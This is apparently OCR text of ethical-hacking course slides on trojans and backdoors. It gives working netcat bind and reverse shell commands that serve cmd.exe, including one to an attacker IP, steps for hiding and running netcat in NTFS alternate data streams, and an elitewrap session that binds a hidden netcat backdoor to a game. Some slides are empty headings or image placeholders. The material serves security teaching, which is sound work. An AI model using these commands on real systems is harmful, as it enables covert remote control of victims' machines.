Trojans and Backdoors

MODULE TOPICS

- Backdoors
  - Netcat
  - Bind Shell vs Reverse Shell
  - Hiding Files
    - NTFS Data Streams
    - Wrappers
- Trojans

RECALL – PHASES OF HACKING

- Reconnaissance (Gathering target info)
- Scan (Searching for what is available)
- Gain Access (Breaking in and get control)
- Maintain Access (Retain system ownership)
- Cover Tracks (Hide evidence)

BACKDOORS

- A method of bypassing authentication to secure remote access while attempting to remain undetected
- Used to allow a malicious hacker to maintain access after compromising a target
- Take the forms of installed programs or rootkits


SAMPLE BACKDOOR PROGRAM - NETCAT


- Command shell Trojan that can be used to start up programs on a victim machine when an attacker connects

```
Target Machine:
nc -l -p4444 -d -e cmd.exe -L
Hacker Machine:
nc -v <Target IP> 4444
```

- Options:
  - - l – Listen
  - -d - stealth mode (Windows only)
  - -e/-c - file to execute on connect
  - -v - Verbose mode
  - -L – restart listen after connection close (Windows only)

BIND SHELL VS. REVERSE SHELL





Reverse Shell:
Attacker: nc –lvp 4444
Victim: nc.exe 192.168.100.113 4444 –e cmd.exe

Bind Shell:
Attacker: nc –v 4444
Victim: nc –l –p 4444 –d –e cmd.exe

HIDING FILES

- In order to maintain access for as long as possible, backdoors should be hidden so that victim computer users do not remove them.
- How to hide files:
  - Alternate data streams
  - Using wrapper programs to create Trojans

NTFS DATA STREAMS

- NTFS Alternate Data Stream (ADS) is a Windows hidden stream of file data which is sometimes used to store file attributes
- Can be used to add data into existing files without changing the functionality of the original file and their displayed attributes on file browsers
- Easy way to hide malicious code
- Note: Works on Windows XP

HIDING PROGRAMS USING NTFS ADS

- Moving contents of an executable into a file ADS
  - **type *backdoor.exe* > file:*ADSname***
  - *Ex.* **type nc.exe > notepad.exe:nc.exe**
- Executing a file ADS
  - **start file:*ADSname***
  - *Ex.* ***wmic process call create "C:\notepad.exe:nc.exe –l –p4444 –d –e cmd.exe –L"***
- Extracting a file ADS
  - **cat file:*ADSname* > *backdoor.exe***
  - *Ex.* **cat notepad.exe:nc.exe > nc.exe**

WRAPPERS

- Programs that bind executable programs with another executable
- Attaches an EXE (game or application) to the backdoor executable
- When the wrapped EXE is run, it first installs the backdoor then runs the wrapped application

SAMPLE WRAPPER PROGRAM : ELITEWRAP

```
C:\>elitewrap.exe
Enter name of output file: game.exe
Perform CRC-32 checking? [y/n]: n
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously
Enter package file #1: graffiti.exe
Enter operation: 2
Enter command line:
Enter package file #2: nc.exe
Enter operation: 3
Enter command line: -l -p4444 -d -e cmd.exe -L
Enter package file #3:
```

WHAT IS A TROJAN?

- A program that has malicious code but appears as a harmless program
- Trojan can get control or damage a system
- Trojans can replicate, spread, and get activated upon user's certain predefined action
- Trojans normally uses covert channels
  - Covert channel – unauthorized channel of communication

PURPOSES OF TROJANS

- Delete or replace operating system critical files
- Generate fake traffic to create DOS attacks
- Download spyware, adware and malicious files
- Record screenshots, and audio and video of the victim's PC
- Steal information such as passwords, security codes, and credit card information using key loggers


PURPOSES OF TROJANS (CON'T)

- Disable firewalls and antivirus software
- Create backdoors to gain remote access
- Infect victim's PC as a proxy server for relaying attacks
- Using a victim's PC as a botnet to perform DDoS attacks
- Using a victim's PC for spamming and blasting email messages

INFECTING A SYSTEM WITH A TROJAN

- Create a new Trojan packet using a Trojan Horse Construction kit
- Create a dropper which installs the malicious code on the target
  - The dropper is part of the Trojan
- Create a wrapper using wrapper tools to install Trojan on the target computer
- Propagate the Trojan
- Execute the dropper
- Execute the damage routine

HOW A TROJAN IS DEPLOYED



TYPES OF TROJAN

HOW TO DETECT TROJANS AND BACKDOORS

- Scan for suspicious
  - open ports
  - Running processes
  - Registry entries
  - Device drivers installed on the system
  - Windows services
  - Startup programs
  - Files and folders
  - Network activities
  - Modification to operating system files
- Run a Trojan scanner